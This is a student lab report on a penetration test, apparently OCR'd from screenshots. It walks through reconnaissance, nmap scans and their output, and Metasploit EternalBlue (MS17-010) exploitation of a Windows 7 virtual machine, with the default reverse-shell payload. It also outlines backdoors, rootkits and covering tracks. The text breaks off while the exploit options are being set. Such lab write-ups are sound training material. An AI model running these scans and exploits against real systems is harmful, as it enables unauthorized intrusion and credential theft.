PROJECT-01

HACKING CYCLE (WINDOWS & UBUNTU)

PREPARED

BY

FIRDOUS AHMAD KHAN

INDEX

PART-01 (NON-TECHNICAL DETAILS)

➢ ACKNOWLEDGEMENT

It is with deep sense of gratitude and reverence that we express our sincere thanks to Vaishnavu CV Sir and yHIlls for their guidance, encouragement, help and useful efforts throughout.

It is with deep sense of gratitude and reverence that I express my thanks to our Supervisor and Instructor Mr. Vaishnavu CV sir for their guidance, encouragement, help and kind & helpful suggestions throughout. His untiring efforts, methodical approach and individual help made it possible for me and all other students to finish the work on time and gave me a huge understanding of ethical hacking.

This acknowledgement will remain incomplete if I fail to express our sense of obligation to GOD for His consistent Blessings and our parents who consistently encouraged and supported me.


➢ WHAT IS ETHICAL HACKING?

Ethical hacking, also known as penetration testing or white-hat hacking, is the practice of testing computer systems, networks, or applications for security vulnerabilities with the permission of the owner. The primary goal of ethical hacking is to identify and fix security weaknesses before malicious hackers can exploit them for malicious purposes.

Ethical hackers use the same techniques as malicious hackers, such as penetration testing, social engineering, and vulnerability scanning, to uncover weaknesses in a system's defenses. However, ethical hackers operate within legal and ethical boundaries and must obtain proper authorization before conducting any testing.

Ethical hacking is crucial for organizations to identify and address potential security risks proactively. By uncovering vulnerabilities before they are exploited by attackers, ethical hackers help organizations strengthen their security posture and protect sensitive data from unauthorized access, theft, or damage. Ethical hacking is often conducted by trained professionals or security experts who possess specialized knowledge and skills in cybersecurity.

➢ HACKING CYCLE


Reconnaissance
Scanning and Enumeration
Gaining Access/ Exploitation
Maintaining Access/ Persistence
Clearing Tracks
Phases of Ethical Hacking

- **RECONNAISSANCE**

  This is the first stage in the ethical hacking process. The white-hat hacker collects all the information available about the networks and systems in place, as well as the security measures that have been implemented.

- **SCANNING (ENUMERATION)**

  The second phase in an ethical hacker's strategy is the scanning phase. This step involves using all the information obtained in the reconnaissance phase and applying it to look for vulnerabilities in the targeted area. There are different types of scans done by ethical hackers. They can scan for open ports or different services that are running unprotected in the organization.

- **EXPLOITATION (GAINING ACCESS)**

  This is where the ethical hacker does the actual hacking. He uses all the information obtained and analyzed from the previous two phases to launch a full-fledged attack on the system or network the ethical hacker is trying to infiltrate. He exploits all the exposed vulnerabilities and gains control of the system he has hacked. Now the hacker can steal all the data he has available on hand, corrupt the systems, add viruses or other malicious entities, or manipulate it to his/her benefit.

- **MAINTAINING ACCESS**

  Usually, hackers have a mission to accomplish or a plan to follow when they hack into an organization's system. This means just breaking into or hacking into the system is not going to be enough. The ethical hacker has to maintain his access to the server until he fulfills his goal. Ethical hackers usually employ Trojans and other backdoors or rootkits to accomplish this phase. They can also use this maintaining access phase to launch several other attacks to inflict more damage to the organization.

- **CLEARING TRACKS**

  This is the final step to complete the entire ethical hacking process. If this phase is completed successfully, the ethical hacker has managed to hack into a system or network. He/she could inflict as much damage as possible and has managed to leave the system without a trace. They need to cover their tracks throughout to avoid detection while entering and leaving the network or server. The security systems in place should not be able to identify the attacker. The sign of a successful simulated cyberattack is if the security system never realized that an attack took place altogether.

➢ SUMMARY

In this project we conducted a penetration testing on windows7 machine and Ubuntu machine, in the whole project we followed the hacking cycle. We used nmap tool to conduct the scanning and identifying the vulnerabilities. In windows, we took the advantage of ms17-010 vulnerability to gain access into the machine. And in Ubuntu, we breakdown the machine using proFTPD_133c vulnerability by using backdoor execution payload. We successfully managed to compromise the machine and found the hashed passwords and cracked those hashes using JOHN THE RIPPER tool.

PART-02
(TECHNICAL DETAILS)


➢ HACKING CYCLE FOR WINDOWS7

- **RECONNAISSANCE** : As I have virtually installed the windows7 machine so to collect the essential information like ip address I used the following command:

  sudo arp-scan -l

  After getting the ip address I ran the following command for OS Detection:

  sudo nmap -O <ip address>



kali-linux-2024.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2024.1-vmware-a...
Lab-01
kali@kali: ~
kali@kali: ~ 236x43
To direct input to this VM, click inside or press Ctrl+G.
USD/INR +0.49%
Search
ENG IN
09:40:07 23-03-2024

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:19:2c:25, IPv4: 192.168.58.143
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.58.1    00:50:56:c0:00:08       (Unknown)
192.168.58.2    00:50:56:e5:82:a5       (Unknown)
192.168.58.149  00:0c:29:8e:ad:3d       (Unknown)
192.168.58.254  00:50:56:e2:7d:50       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.910 seconds (134.03 hosts/sec). 4 responded

┌──(kali㉿kali)-[~]
└─$ sudo nmap -O 192.168.58.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-23 00:04 EDT
Nmap scan report for 192.168.58.149
Host is up (0.0010s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
MAC Address: 00:0C:29:8E:AD:3D (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.61 seconds

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -vv -oN win7-nmap-report.txt 192.168.58.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-23 00:04 EDT
NSE: Loaded 46 scripts for scanning.
```


- **SCANNING :** During the scanning process I used the nmap tool and run the following commands to scan the ip address and try to find the vulnerability:

  sudo nmap -sV -vv -oN <file.txt> <ip address>

  sudo nmap -Pn -p<open ports> -sV –script=vuln -vv -oN <file.txt> <ip address>


kali-linux-2024.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2024.1-vmware-a...
Lab-01
kali@kali: ~
kali@kali: ~ 236x43
To direct input to this VM, click inside or press Ctrl+G.
INR/USD -0.47%
Search
ENG IN
09:40:18 23-03-2024

```
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.61 seconds

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -vv -oN win7-nmap-report.txt 192.168.58.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-23 00:04 EDT
NSE: Loaded 46 scripts for scanning.
Initiating ARP Ping Scan at 00:04
Scanning 192.168.58.149 [1 port]
Completed ARP Ping Scan at 00:04, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:04
Completed Parallel DNS resolution of 1 host. at 00:04, 0.03s elapsed
Initiating SYN Stealth Scan at 00:04
Scanning 192.168.58.149 [1000 ports]
Discovered open port 445/tcp on 192.168.58.149
Discovered open port 135/tcp on 192.168.58.149
Discovered open port 139/tcp on 192.168.58.149
Discovered open port 49156/tcp on 192.168.58.149
Discovered open port 49153/tcp on 192.168.58.149
Discovered open port 49154/tcp on 192.168.58.149
Discovered open port 49152/tcp on 192.168.58.149
Discovered open port 49155/tcp on 192.168.58.149
Completed SYN Stealth Scan at 00:04, 1.30s elapsed (1000 total ports)
Initiating Service scan at 00:04
Scanning 8 services on 192.168.58.149
Service scan Timing: About 50.00% done; ETC: 00:06 (0:00:54 remaining)
Completed Service scan at 00:05, 58.66s elapsed (8 services on 1 host)
NSE: Script scanning 192.168.58.149.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 00:05
Completed NSE at 00:05, 0.02s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 00:05
Completed NSE at 00:05, 0.01s elapsed
Nmap scan report for 192.168.58.149
Host is up, received arp-response (0.00096s latency).
Scanned at 2024-03-23 00:04:52 EDT for 60s
Not shown: 992 closed tcp ports (reset)
PORT     STATE SERVICE      REASON          VERSION
135/tcp  open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
139/tcp  open  netbios-ssn  syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds syn-ack ttl 128 Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
```


kali-linux-2024.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2024.1-vmware-a...
Lab-01
kali@kali: ~
kali@kali: ~ 236x43
To direct input to this VM, click inside or press Ctrl+G.
INR/USD -0.47%
Search
ENG IN
09:40:50 23-03-2024


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -Pn -p135,139,445 -sV --script=vuln -vv -oN win7-vuln-nmap.txt 192.168.58.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-23 00:09 EDT
NSE: Loaded 150 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 00:09
Completed NSE at 00:09, 10.01s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 00:09
Completed NSE at 00:09, 0.00s elapsed
Initiating ARP Ping Scan at 00:09
Scanning 192.168.58.149 [1 port]
Completed ARP Ping Scan at 00:09, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:09
Completed Parallel DNS resolution of 1 host. at 00:09, 4.03s elapsed
Initiating SYN Stealth Scan at 00:09
Scanning 192.168.58.149 [3 ports]
Discovered open port 139/tcp on 192.168.58.149
Discovered open port 135/tcp on 192.168.58.149
Discovered open port 445/tcp on 192.168.58.149
Completed SYN Stealth Scan at 00:09, 0.02s elapsed (3 total ports)
Initiating Service scan at 00:09
Scanning 3 services on 192.168.58.149
Completed Service scan at 00:09, 6.11s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.58.149.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 00:09
Completed NSE at 00:09, 5.05s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 00:09
Completed NSE at 00:09, 0.01s elapsed
Nmap scan report for 192.168.58.149
Host is up, received arp-response (0.00060s latency).
Scanned at 2024-03-23 00:09:24 EDT for 12s

PORT    STATE SERVICE      REASON          VERSION
135/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
139/tcp open  netbios-ssn  syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds syn-ack ttl 128 Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 00:0C:29:8E:AD:3D (VMware)
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
```

VULNERABILITY FOUND : ms17-010

- ## EXPLOITATION


For exploitation I used the Metasploit framework and use the vulnerability that I found in nmap scan to exploit the windows7 with following commands:

```
$ msfconsole
$ search ms17-010
$ use 0
$ set rhosts <target-ip>     $ set rport <any port number>
$ set lhost <kali-ip>        $set lport <any port number>
```



kali-linux-2024.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2024.1-vmware-a...
Lab-01
kali@kali: ~
kali@kali: ~ 236x41
To direct input to this VM, click inside or press Ctrl+G.
5°C
Mostly cloudy
Search
09:43:23
23-03-2024

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: You can use help to view all available commands

       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```




kali-linux-2024.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2024.1-vmware-a...
Lab-01
kali@kali: ~
kali@kali: ~ 236x41
To direct input to this VM, click inside or press Ctrl+G.
5°C
Mostly cloudy
Search
09:44:49
23-03-2024

```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.58.149
rhosts => 192.168.58.149
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.58.149   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
